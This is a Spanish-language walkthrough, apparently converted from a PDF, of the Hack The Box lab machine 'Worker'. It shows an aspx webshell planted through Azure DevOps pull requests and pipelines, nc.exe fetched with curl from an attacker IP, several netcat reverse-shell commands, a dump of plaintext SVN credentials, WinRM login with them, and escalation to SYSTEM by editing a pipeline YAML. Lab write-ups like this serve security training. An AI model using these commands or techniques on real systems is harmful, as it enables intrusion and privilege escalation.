
Username

Password

[Cancel](#)

[Sign in](#)

y estamos dentro del famoso **ADS (Azure DevOps)** DE FILIALES HPTA SOFTWARE MK



The screenshot shows a web browser window with the URL `devops.worker.htb/ekenas/`. The page is titled "ekenas". On the left, there's a sidebar with "Collections" and a selected item "ekenas". The main content area shows a project card for "SmartHotel360" with the subtext "Our vision - The smartest hotel @ 2020". At the bottom right of the content area, there's a "Filter projects" button. The browser's address bar also lists other projects like "YouTube", "DeepL Translate - Elm...", "Machine Excell", "Training", "ACTIVE DIRECTORY", and "OSCP".

Recordando lo que hacia en las filiales y aca se pueden ver mas usuarios

The screenshot shows the 'Work Items' section of the Azure DevOps Boards interface. On the left, a sidebar lists various project management sections like Boards, Backlogs, Sprints, Queries, Repos, Pipelines, Test Plans, Artifacts, and Project settings. The main area displays a table of work items with columns for ID, Title, Assigned To, State, and Area Path. There are 10 items listed, each with a small icon and a brief description. The 'Area Path' column shows paths such as 'SmartHotel360/Mobile', 'SmartHotel360', and 'SmartHotel360'. The table includes filters at the top and sorting options.

En el apartado repos me doy cuenta de que existen varios repositorios casualmente de cada subdominio

The screenshot shows the 'Files' section of the Azure DevOps Repos interface. The sidebar includes Overview, Boards, Repos, Files, Commits, Pushes, Branches, Tags, and Pull requests. The main area shows a file tree for the 'spectral' repository. A search overlay is open, showing results for 'spectral' including 'assets', 'images', 'elements.html', 'generic.html', 'index.html', 'LICENSE.txt', and 'README.txt'. To the right, a list of commits is displayed, each with a green checkmark indicating success, followed by the commit hash, version, author, and date.

y podemos subir archivos

The screenshot shows the 'Files' section of the Azure DevOps Repos interface, similar to the previous one but with a different repository selected ('alpha'). The sidebar and file tree are identical. The main area now shows a file upload interface. A modal window is open, prompting to 'Upload file(s)' with a 'Browse' button. Below it, a table lists existing files: 'assets', 'images', 'contact.html', 'elements.html', 'generic.html', and 'index.html', each with its last change date and commit details.

para validar eso hacemos una prueba, creamos un archivo lo submimos y vemos si lo añade.

```
~/machineshtb/Worker Rep
nano prueba.txt

~/machineshtb/Worker File
cat prueba.txt Cor
esto es una prueba

~/machineshtb/Worker para vali
```

Drag and drop files here or click browse to select a file

Browse...

[+] prueba.txt
19 bytes remove

Comment

Added prueba.txt

prueba

Branch name

master

Work items to link

Search work items by ID or title

No suggestions found

Commit

Cancel

sin embargo me da error

X

Commit


✖ TF402455: Pushes to this branch are not permitted; you must use a pull request to update this branch.

Drag and drop files here or click browse to select a file

Browse...

dice que no podemos hacer un push en esta branch recordemos que esto es como un git hub y estamos en la rama master

ekenas / SmartHotel360 / Repos / Files /  alpha ▾



The screenshot shows a Git interface with the following details:

- Path: ekenas / SmartHotel360 / Repos / Files / alpha
- Branch Selection: master ▾
- Search Bar: Type to find a file or folder...
- Filter: Filter branches
- Actions: History | + New ▾
- Branches Tab: Branches (selected) | Tags
- New Branch Button: + New branch
- File List:
 - elements.html
 - generic.html
 - images
 - contact.html

creamo una

Create a branch

Name

Based on

Work items to link

subimos ahora el archivo y ya quedo

Drag and drop files here or click browse to select a file

Browse...

[+] prueba.txt
19 bytes remove

Comment

Added prueba.txt

Branch name

prueba

Work items to link

Search work items by ID or title

Commit

Cancel

sin embargo al ir a alpha y prueba.txt no encuentra el directorio

The screenshot shows a web browser window with the following details:

- Address bar: alpha.worker.htb/prueba.txt
- Toolbar icons: back, forward, search, etc.
- Navigation links: YouTube, DeepL Translate - El m..., Machine Excell, Training, ACTIVE DIRECTORY, OSCP
- Main content area:
 - Server Error**
 - 404 - File or directory not found.**
 - The message: "The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable."

En este punto si toco guiarse del writeup de savitar.

Para logra ver si funciona vamos al boton de crear a pull request

A screenshot of a web-based application interface for creating a pull request. At the top, there's a header bar with a dropdown menu, a search bar containing 'dipid / type to find a file or folder...', and a green checkmark icon. Below the header, a message says 'Committed 7bc018a1: Added prueba.txt — Create a pull request'. To the left, there's a sidebar with sections for 'Viewers' (with a search bar) and 'Work Items' (with a search bar). On the right, there's a large button labeled 'Create' with a dropdown arrow next to it.

en esta parte me tiro erro por lo cual me toco hacer otra rama
ahora le damos click al boton de aprobar

A screenshot of a commit details page. It shows a commit with 6 files added, labeled 'ACTIVE'. The commit message is 'Added prueba.txt'. Below the commit message, it says 'Nathalie Henley' pushed 'prueba2' into 'master'. There are tabs for 'Overview', 'Files', 'Updates', and 'Commits'. On the right side, there are buttons for 'Approve' and 'Set auto-complete'.

y ahora en el boton de set auto-complete

Enable automatic completion

X

Merge commit comment

Merged PR 6: Added prueba.txt

Added prueba.txt

Merge type

Merge (no fast-forward)



Post-completion options

Complete linked work items after merging [\(i\)](#)

Set auto-complete

Cancel

ahora paso a pipeline y dentro de alpha le doy al boton de run

- Pipelines
- Builds
- Releases
- Library
- Task groups
- Deployment groups
- Test Plans

(1) Twenty CI
No builds found

(0) Story-CI
No builds found

(0) Spectral-CI
No builds found

(0) solid-state-CI
No builds found

(0) lens-CI
No builds found

(0) Cartoon CI



No builds were found

You can run your build pipeline manually or [set up triggers](#) to run automatically.

Run

y aca me indica que ya fue añadido

Azure DevOps Pipeline Overview:

- Project: SmartHotel360
- Pipeline: Alpha-CI
- Commit: prueba2 (by Nathalie Henley)
- Build #: 168

aqui valido

Web Browser Screenshot:

- URL: alpha.worker.htb/prueba.txt
- Content: "estos es una prueba"

entonces lo que ahora es subir una webshell que interprete iis es decir una cmd.aspx

locate cmd.aspx

/usr/share/davtest/backdoors/aspx_cmd.aspx

Terminal Screenshot:

```
locate cmd.aspx
/usr/share/davtest/backdoors/aspx_cmd.aspx
```

Web Browser Screenshot:

- URL: alpha.worker.htb/prueba.txt
- Content: "estos es una prueba"

y ahora nuevamente hago todo el procedimiento creo una rama, pull request, aprove, set autocomplete, pipeline y por ultimo run.



Create a branch

Name


shell

Based on

master

Work items to link

Search work items by ID or title

Create branch**Cancel**

SmartHotel360 +

Overview

Boards

Repos

Files

Commits

Search users and groups to add as reviewers

Work Items

Search work items by ID or title

Create |

Files (1) Commits (1)

Added aspx_cmd.aspx

Nathalie Henley  shell into master

Overview Files Updates Commits



Approve



Cancel auto-complete

Nathalie Henley set the pull request to automatically complete when the following policies succeed:
Work item linking **No work items linked**

[Cancel auto-complete](#)

Changes will be **merged** into master. Branch shell will be **deleted**. Work items will be **unchanged**.

Policies

Required

- ✓ 1 reviewer approved
- ✗ No work items linked

Optional

- ✓ All comments resolved

Description

y aca adiferencia del primero le doy a queue

Queue build for Alpha-CI

Branch

shell



Commit

Variables Demands

system.debug false

+ Add

[Queue](#)

[Cancel](#)

y añado shell

Azure DevOps Pipeline interface showing the Alpha-CI pipeline. The pipeline has three commits:

- Added aspx_cmd.aspx (Build #170)
- Version 1 (Build #169)
- Added prueba.txt (Build #168)

probamos

Browser screenshot showing a command prompt window. The command 'whoami' is entered, and the output is 'nt authority\SYSTEM'.

ahora ya aqui es buscar nc.exe luego transferirlo con curl a temp y ejecutar

locate nc.exe

cp /usr/share/windows-resources/binaries/nc.exe .

Terminal window showing the output of the 'locate nc.exe' command and the current directory (~machineshtb/Worker). The nc.exe file is present in the current directory.

levantamos python y descargamos en Temp con curl

curl <http://10.10.14.6:2000/nc.exe> -o C:\Windows\Temp\nc.exe

para ver si curl esta instalado y no nos muestra no enviamos al null con

curl 2>&1

curl: try 'curl --help' for more information

Command: curl 2>&1

execute

seguido ejecutamos

C:\Windows\Temp\nc.exe 10.10.14.6 1234 -e cmd

```

Volume in drive C has no label.
Volume Serial Number is 32D6-9041      Command: C:\Windows\Temp\nc.exe 10.10.14.6 123
                                         execute

Directory of c:\windows\system32\inetsrv

2020-03-28 14:58    <DIR>    .
2020-03-28 14:58    <DIR>    ..
2020-03-28 14:58    119ÿ808 appcmd.exe
2018-09-15 08:10    3ÿ810 appcmd.xml
2020-03-28 14:58    181ÿ760 AppHostNavigators.dll
2020-03-28 14:58    80ÿ896 apphostsvc.dll
2020-03-28 14:58    406ÿ016 appobj.dll
2020-03-28 14:58    131ÿ072 aspnetca.exe
2020-03-28 14:58    40ÿ448 authanon.dll
2020-03-28 14:58    5cÿ736 authencni.dll

```

y somos apppool\defaultapppool

```

~/machineshtb/Worker
rlwrap nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.203] 50772
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool
c:\windows\system32\inetsrv>

```

	2020-03-28 14:58	<DIR>	.
	2020-03-28 14:58	119ÿ808	appcmd.e
	2018-09-15 08:10	3ÿ810	appcmd.x
	2020-03-28 14:58	181ÿ760	AppHostN
	2020-03-28 14:58	80ÿ896	apphost
	2020-03-28 14:58	406ÿ016	appobj.d
	2020-03-28 14:58	131ÿ072	aspnetca
	2020-03-28 14:58	40ÿ448	authanon

si vamos a la carpeta de users hay otros usuarios distintos al nuestro y no podemos acceder

```
C:\Users>cd restorer  
cd restorer  
Access is denied.
```

```
C:\Users>cd robisl  
cd robisl  
Access is denied.
```

```
C:\Users>
```

```
c:\windows\system32\ine  
whoami  
iis apppool\defaultapp  
c:\windows\system32\ine
```

si vamos a la carpeta de

BUSQUEDA DE UNIDADES LOGICAS EN WINDOWS (OTROS DISCOS O DISPOSITIVOS)

Como no encontramos nada buscamos si existen otras unidades logicas o discos hay varios comandos para ello

net share

powershell -c get-psdrive

wmic logicaldisk get caption

```
C:\>net share
```

```
net share
```

Share name	Resource	Remark
C\$	C:\	Default share
IPC\$		Remote IPC
W\$	W:\	Default share
ADMIN\$	C:\Windows	Remote Admin

The command completed successfully.

```
C:\>powershell -c get-psdrive
```

```
powershell -c get-psdrive
```

Name	Used (GB)	Free (GB)	Provider	Root
Alias			Alias	
C	19,83	9,57	FileSystem	C:\
Cert			Certificate	\
Env			Environment	
Function			Function	
HKCU			Registry	HKEY_CURRENT_USER
HKLM			Registry	HKEY_LOCAL_MACHINE
W	2,52	17,47	FileSystem	W:\
Variable			Variable	
WSMan			WSMan	

```
C:\>wmic logicaldisk get caption
```

```
wmic logicaldisk get caption
```

```
Caption
```

```
C:
```

```
W:
```

tenemos otra unidad una w:

pasamos solo escribiendo la letra w:

```
C:\>w:
W:

W:\>dir
dir
Volume in drive W is Work
Volume Serial Number is E82A-AEA8

tenemos otra unidad una w:
pasamos solo escribiendo la

Directory of W:\

2020-06-16  17:59    <DIR>          agents
2020-03-28  14:57    <DIR>          AzureDevOpsData
2020-04-03  10:31    <DIR>          sites
2020-06-20  15:04    <DIR>          svnrepos
                           0 File(s)           0 bytes
                           4 Dir(s)  18761879552 bytes free

W:\>
[0] 0:rlwrap* 1:zsh  2:python3-
```

vemos varias carpetas sin embargo la que tiene cosas interesantes es svnrepos
dentro de W:\svnrepos\www hay un archivo de configuración

```
W:\svnrepos\www>dir
dir
Volume in drive W is Work
Volume Serial Number is E82A-AEA8

Directory of W:\svnrepos\www

2020-06-20  10:29    <DIR>          2020-06-16  17:59    <DIR>
2020-06-20  10:29    <DIR>          2020-03-28  14:57    <DIR>
2020-06-20  14:30    <DIR>          2020-04-03  10:31    <DIR>
2020-06-20  14:52    <DIR>          2020-06-20  15:04    <DIR>
                           db      0 File(s)
                           2 format 4 Dir(s)  18
                           hooks
                           locks
                           README.txt  253 bytes
                           2 File(s)
                           6 Dir(s)  18761879552 bytes free

vemos varias carpetas sin em
dentro de W:\svnrepos\www
```

```
W:\svnrepos\www>
[0] 0:rlwrap* 1:zsh  2:python3-
```

cd W:\svnrepos\www\conf
dentro hay un archivo llamado pass

```
W:\svnrepos\www\conf>dir  
dir  
Volume in drive W is Work  
Volume Serial Number is E82A-AEA8  
  
Directory of W:\svnrepos\www\conf  
  
2020-06-20  14:30    <DIR>    .  
2020-06-20  14:30    <DIR>    ..  
2020-06-20  10:29    .  
2020-06-20  10:29    ..  
2020-06-20  14:27    .  
2020-04-04  19:51    ..  
                           4 File(s)   7501 bytes  
                           2 Dir(s)  18761879552 bytes free  
W:\svnrepos\www>  
[0] 4454 svnserv.conf 2:python  
cd W:\svnrepos\www\conf  
dentro hay un archivo llamado
```

W:\svnrepos\www\conf>

hay usuarios y password

```

noahip = player
nuahip = wkjdnw
oakhol = bxwdjhcue
owehol = supersecret
paihol = painfulcode
parhol = gitcommit
pathop = iliketomoveit
pauhor = nowayjose
payhos = icanjive
perhou = elvisisalive
peyhous = ineedvacation
phihou = pokemon
quehub = pickme
quihud = kindasecure
rachul = guesswho
raehun = idontknow
ramhun = thisis
ranhut = getting
rebhyd = rediculous
reeinc = iagree
reeing = tosomepoint
reiing = isthisenough
renipr = dummy
rhiire = users
riairv = canyou
ricisa = seewhich
robish = onesare
robisl = wolves11
robive = andwhich
ronkay = onesare
rubkei = the
rupkel = sheeps
ryakel = imtired
sabken = drjones
samken = aqua
sapket = hamburger
sarkil = friday

```

6 Dir(s) 18761 de

```

W:\svnrepos\www> [0] 0:rlwrap* 1:zsh 2:python3
cd W:\svnrepos\www\conf
dentro hay un archivo llamado p
W:\svnrepos\www\conf>dir
dir
Volume in drive W is Work
Volume Serial Number is E82A-
Directory of W:\svnrepos\www\conf
2020-06-20  14:30    <DIR>  20
2020-06-20  14:30    <DIR>  20
2020-06-20  10:29
2020-06-20  10:29
2020-06-20  14:27
2020-04-04  19:51
4 File(s)
2 Dir(s)  18761 de
W:\svnrepos\www\conf>

```

W:\svnrepos\www\conf> [0] 0:rlwrap* 1:zsh 2:python3

recordemos los usuarios restore y robisl aca solo esta robisl entonces hay que probar y recordemos el

puerto 5985 de wsman o winrm

robisl = wolves11

utilizamos crackmapexec para validar si nos da pwn3d
crackmapexec winrm 10.10.10.203 -u robisl -p wolves11

```
rupkel = sneeps
ryakel = imtired
sabken = drjones
samken = aqua
sapket = hamburger
sarkil = friday

W:\svnrepos\www\conf>
```

sin embargo no nos tira información, pero validando y dejando la herramienta correr si nos tiro un pwed

```
[*] completed: 100.00% (1/1)
SMB      10.10.10.203  5985  NONE
HTTP     Worker        10.10.10.203  5985  NONE
WINRM   10.10.10.203  5985  NONE
WINRM   10.10.10.203  5985  NONE
Worker
[*] None (name:10.10.10.203) (domain:None) Worker
[*] http://10.10.10.203:5985/wsman
[+] None\robisl:wolves11 (Pwn3d!)
[-] None\robisl:wolves11 "'NoneType' object has no attribute 'upper'" 2 Dir(s) 18761 de
W:\svnrepos\www\conf>
```

utilizamos **evil-winrm**

evil-winrm -i 10.10.10.203 -u 'robisl' -p 'wolves11'

```
~/machineshtb/Worker
evil-winrm -i 10.10.10.203 -u 'robisl' -p 'wolves11'
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
[*] completed: 100.00% (1/1)
Evil-WinRM shell v3.5
sin embargo no nos tira información, pero validando y dejando la herramienta correr si nos tiro un pwed
[*] None (name:10.10.10.203) (domain:None) Worker
[*] http://10.10.10.203:5985/wsman
[+] None\robisl:wolves11 (Pwn3d!)
[-] None\robisl:wolves11 "'NoneType' object has no attribute 'upper'" 2 Dir(s) 18761 de
W:\svnrepos\www\conf>
```

#####**ESCALADA DE PRIVILEGIOS AZURE DEVOPS**#####

#####

si regresamos a ads vemos que en project settings -> build administrator con nathen no tenemos acceso

The screenshot shows the Azure DevOps interface for the 'SmartHotel360' project. In the left sidebar, under 'Project Settings', the 'Security' tab is selected. On the right, the 'Build Administrators' group is displayed under 'Azure DevOps groups'. The 'Members' tab is active, showing a search bar and a message stating 'No identities found in current scope.'

pero si ahor nos conectamos con robisl

A browser window is displaying a login dialog for the URL 'devops.worker.hbt'. The dialog asks for a 'Username' (filled with 'robisl') and a 'Password' (represented by a redacted field). At the bottom are 'Cancel' and 'Sign in' buttons.

The screenshot shows the Azure DevOps dashboard for the 'ekenas' collection. The 'Projects' tab is selected, showing a summary for the 'PartsUnlimited' project. It includes a green button labeled 'P' and the text 'PartsUnlimited' and 'No worries, we got you covered.'

ahora con robisl si tenemos build administratiors

The screenshot shows the 'Project Settings' section under 'Security'. On the left, there's a sidebar with various project management options: Overview, Boards, Repos, Pipelines, Test Plans, and Artifacts. The 'Security' option is selected. In the main content area, there's a 'Create group' dialog box with a search bar labeled 'Filter users and groups'. Below it, a tree view lists 'Teams' (PartsUnlimited Team, PUL, PUL-DB) and 'Azure DevOps groups' (Build Administrators, Contributors, Project Administrators, Project Valid Users, Readers, Release Administrators). A specific group, 'Build Administrators', is highlighted.

Entonces como elevamos privilegios ?
bueno pues si vamos a pipelines

The screenshot shows the 'Pipelines' page. The sidebar on the left has links for Pipelines, Builds, Releases, Library, Task groups, and Deployment groups. The 'Builds' link is highlighted. The main content area displays a message: 'No build pipelines were found' with a sub-instruction 'Automate your build in a few easy steps with a new pipeline.' and a blue 'New pipeline' button.

podemos crear un nuevo pipeline azure yaml-

New pipeline

Where is your code?



Azure Repos Git YAML

Free private Git repositories, pull requests, and code search



GitHub Enterprise Server YAML

Select a repository

Filter by keywords



PartsUnlimited

y le damos a starter pipeline



Build a Node.js project that uses Angular.



Starter pipeline

Start with a minimal pipeline that you can customize to build and deploy your code.



[View this project on GitHub](#) [Edit this YAML file](#)

se nos genera un **YAML** el cual esta ejecutando comandos de sistema

azure-pipelines.yml

```
9  pool: 'Default'
10
11 steps:
12 - script: echo Hello, world!
13   displayName: 'Run a one-line script'
14
15 - script: |
16   echo Add other tasks to build, test, and deploy your project.
17   echo See https://aka.ms/yaml
18   displayName: 'Run a multi-line script'
19
```

en el apartado de scrip coloco whoami /priv para ver quien ejecuta la tarea y le doy a save and run

✓ Connect

✓ Select

✓ Configure

Review

New pipeline

Review your pipeline YAML

Save and run

azure-pipelines.yml

```
9  pool: 'Default'  
10  
11 steps:  
12 - script: echo Hello, world!  
13   displayName: 'Run a one-line script'  
14  
15 - script: |whoami /priv  
16   echo Add other tasks to build, test, and deploy your project.  
17   echo See https://aka.ms/yaml  
18   displayName: 'Run a multi-line script'  
19
```

Save and run



Saving will commit /azure-pipelines.yml to the repository.

Commit message

Set up CI with Azure Pipelines

Optional extended description

Add an optional description...

- Commit directly to the master branch.
- Create a new branch for this commit and start a pull request.

Save and run

me tira error por lo cual le doy en la opcion de crear una nueva rama

Set up CI with Azure Pipelines

Optional extended description

Add an optional description...

- Commit directly to the master branch.
- Create a new branch for this commit and start a pull request.

Save and run

Sin embargo tambien me tira error

#172: Set up CI with Azure Pipelines

Validation of [CI](#) triggered just now for Robin Islip targeting  PartsUnlimited [master](#)

Summary Tests

Progression



Build pipeline failed ^

1 error(s) / 0 warning(s)

 /azure-pipelines.yml: (Line: 15, Col: 11, Idx: 303) - (Line: 15, Col: 12, Idx: 304): While scanning a block scalar, did not find expected comment or line break.



Set up CI with Azure Pipelines

Robin Islip requested to merge from [azure-pipelines](#) to [master](#) just now

vamos a los 3 puntos y editar pipeline

All logs

Queue

corrijo el error

```
- script: whoami /priv
... echo Add other tasks to build, test, ...
... echo See https://aka.ms/yaml
```


le doy click a build

Build #20240124.1 has been queued.

azure-pipelines PartsUnlimited / azure-pipeline

y me saca find a name whit pool default

Progression



el error esta aqui

```
8
9 pool: 'Default'
10
11 steps:
```

si vamos a project settings y a agent pools vemos setup

Name	Queued jobs	Running jobs
Setup		

entonces cambiamos en el yaml default por Setup

- · master

```
pool: 'Setup'
|
steps:
- script: echo Hello, world!
```

corremos y luego vamos a build y esperamos a que ejecute

y le damos click en report

✓ Checkout · succeeded	12s
✓ Run a one-line script · succeeded	2s
✗ Run a multi-line script · 3 errors	1s
✗ ERROR: Invalid argument/option - 'echo'. ✗ Type "WHOAMI /?" for usage. ✗ Cmd.exe exited with code '1'.	
✓ Post-job: Checkout · succeeded	<1s
✓ Finalize Job · succeeded	<1s
✓ Report build status	<1s

le damos click a previous task y vemos que corre una cmd corrijo nuevamente

```

1  ##[section]Starting: Run a multi-line script
2  =====
3  Task      : Command line
4  Description : Run a command line script using Bash on Linux and macOS and cmd.exe on Windows
5  Version   : 2.151.1
6  Author    : Microsoft Corporation
7  Help      : https://docs.microsoft.com/azure/devops/pipelines/tasks/utility/command-line
8  =====
9  Generating script.
10 Script contents:
11 whoami /priv echo Add other tasks to build, test, and deploy your project. echo See https://aka.ms/yaml
12 ===== Starting Command Output =====
13 ##[command]"C:\Windows\system32\cmd.exe" /D /E:ON /V:OFF /S /C "CALL "w:\agents\agent11\_work\_temp\578284d7-7941-4b64-bd3b
14 ##[error]ERROR: Invalid argument/option - 'echo'.
15 ##[error]Type "WHOAMI /?" for usage.
16
17 ##[error]Cmd.exe exited with code '1'.
18 ##[section]Finishing: Run a multi-line script

```

esta vez solo whoami

The screenshot shows the Azure Pipelines YAML editor interface. On the left, there is a code editor with the following YAML configuration:

```

- displayName: 'Run a one-line script'
  - script: whoami
    - echo Add other tasks to build, test, and deploy your project.
    - echo See https://aka.ms/yaml
  displayName: 'Run a multi-line script'

```

To the right of the code editor, there is a preview pane titled "azure-pipelines" showing the execution of the "whoami" command. Below the preview are two buttons: "Cancel" and "Save".

sin embargo me toco ejecutar y crear uno nuevo otra vez

The screenshot shows a GitHub commit dialog. On the left, there is a code editor with the same YAML configuration as the previous screenshot. To the right, there is a "Commit" section with the following options:

- Commit directly to the `ejemplo` branch.
- Create a new branch for this commit and start a pull request.

A text input field contains the value "ejemplo2". Below the input field are two buttons: "Cancel" and "Save".

VALIDADANDO BORRE el tema de echo y solo agregue whoami

```

3  - displayName: 'Run a one-line script'
4
5  - script: whoami
6  displayName: 'Run a multi-line script'
7

```

```

1 ##[section]Starting: Run a multi-line script
2 =====
3 Task      : Command line
4 Description : Run a command line script using Bash on Linux and macOS and cmd.exe on Windows
5 Version    : 2.151.1
6 Author     : Microsoft Corporation
7 Help       : https://docs.microsoft.com/azure/devops/pipelines/tasks/utility/command-line
8 =====
9 Generating script.
10 Script contents:
11 whoami
12 ===== Starting Command Output =====
13 ##[command]"C:\Windows\system32\cmd.exe" /D /E:ON /V:OFF /S /C "CALL "w:\agents\agent11\_work\_temp\d217f320-1d48-4897-9017
14 nt authority\system
15 ##[section]Finishing: Run a multi-line script
16



```

ahora a qui solamente es utilizar nc editamos el pipeline y agregamos y tambien levantamos rlwrap nc C:\windows\temp\nc.exe -e cmd 10.10.14.6 123

```

11 steps:
12 - script: echo Hello, world!
13   displayName: 'Run a one-line script'
14
